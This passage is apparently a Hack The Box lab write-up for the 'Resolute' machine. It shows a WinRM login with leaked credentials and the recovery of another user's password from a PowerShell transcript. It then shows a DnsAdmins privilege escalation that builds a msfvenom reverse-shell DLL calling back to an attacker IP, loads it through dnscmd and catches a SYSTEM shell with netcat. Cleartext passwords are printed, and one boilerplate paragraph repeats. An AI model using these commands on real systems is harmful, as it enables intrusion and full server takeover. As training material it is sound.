
```
 → I7Z3R0 evil-winrm -i 10.10.10.169 -u melanie -p 'Welcome123!'

Evil-WinRM shell v3.2

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents> whoami
megabank\melanie
*Evil-WinRM* PS C:\Users\melanie\Documents>
```

We are able to login to the shell as Melanie now we need to find a way to get the priv escalation.



```
*Evil-WinRM* PS C:\> ls -force


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-         12/3/2019   6:40 AM                $RECYCLE.BIN
d--hsl         9/25/2019  10:17 AM                Documents and Settings
d-----         9/25/2019   6:19 AM                PerfLogs
d-r---         9/25/2019  12:39 PM                Program Files
d-----        11/20/2016   6:36 PM                Program Files (x86)
d--h--         9/25/2019  10:48 AM                ProgramData
d--h--         12/3/2019   6:32 AM                PSTranscripts
d--hs-         9/25/2019  10:17 AM                Recovery
d--hs-         9/25/2019   6:25 AM                System Volume Information
d-r---         12/4/2019   2:46 AM                Users
d-----         12/4/2019   5:15 AM                Windows
-arhs-        11/20/2016   5:59 PM         389408 bootmgr
-a-hs-         7/16/2016   6:10 AM              1 BOOTNXT
-a-hs-         9/28/2021   8:24 PM      402653184 pagefile.sys
```


Figure 3.4: 220-transcript.png



```
*Evil-WinRM* PS C:\PSTranscripts\20191203> ls -force


    Directory: C:\PSTranscripts\20191203


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-arh--        12/3/2019   6:45 AM           3732 PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
```

Figure 3.5: 225-transcript_ps1.png

By checking the file we got the password for ryan as **ryan:Serv3r4Admin4cc123!**. Results for crackmapexec shows pwned which means we can login with the password.



```
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```


Figure 3.6: 230-ryan_password.png

```
 → I7Z3R0 crackmapexec smb 10.10.10.169 -u ryan -p 'Serv3r4Admin4cc123!'
SMB         10.10.10.169    445    RESOLUTE         [*] Windows Server 2016 Standard 14393 x64
↪  (name:RESOLUTE) (domain:megabank.local) (signing:True) (SMBv1:True)
SMB         10.10.10.169    445    RESOLUTE         [+]
↪  megabank.local\ryan:Serv3r4Admin4cc123! (Pwn3d!)
 → I7Z3R0
```

```
→  I7Z3R0 evil-winrm -i 10.10.10.169 -u ryan -p 'Serv3r4Admin4cc123!'

Evil-WinRM shell v3.2

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
megabank\ryan
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

3.2.1.4 Privilege Escalation

Since we got the shell as ryan we can further enumerate for our privilege escalation. Right off the bat i can see that the ryan user is the part of dnsadmin group which is strange.



```
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ==================
==================
Everyone                                   Well-known group S-1-1-0
group
BUILTIN\Users                              Alias            S-1-5-32-545
group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554
group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580
group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2
group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
group
NT AUTHORITY\This Organization             Well-known group S-1-5-15
group
MEGABANK\Contractors                       Group            S-1-5-21-13929595
group
MEGABANK\DnsAdmins                         Alias            S-1-5-21-13929595
group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10
group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Figure 3.7: 240-dns_admin.png

After google we found a hacking articles page link which explains clearly about the escalation.

we need to create a payload with the below command and we need to execute the dnscmd.exe with the plugin.

```
msfvenon -p windows/x64/shell_reverse_tcp LHOST=10.10.14.22 LPORT=9001 -f dll > evil.dll
```

```
*Evil-WinRM* PS C:\Users\ryan\Documents> dnscmd.exe /config /serverlevelplugindll
↪  \\10.10.14.22\resolute\evil.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.
```


```
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
s*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 1256
        FLAGS              :
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

```
 →  I7Z3R0 rlwrap nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.169 49982
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

NOTE : NEVER TRY THIS METHOD IN REALTIME PENTESTING SINCE THIS WILL HANG THE DNS SERVER.

3.2.1.5 Proof File


User



```
C:\Users\melanie\Desktop>type user.txt
type user.txt
0c[redacted]40
C:\Users\melanie\Desktop>
```

Figure 3.8: 245-user.txt.png

Root



```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
e1[redacted]9c
C:\Users\Administrator\Desktop>
```

Figure 3.9: 250-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.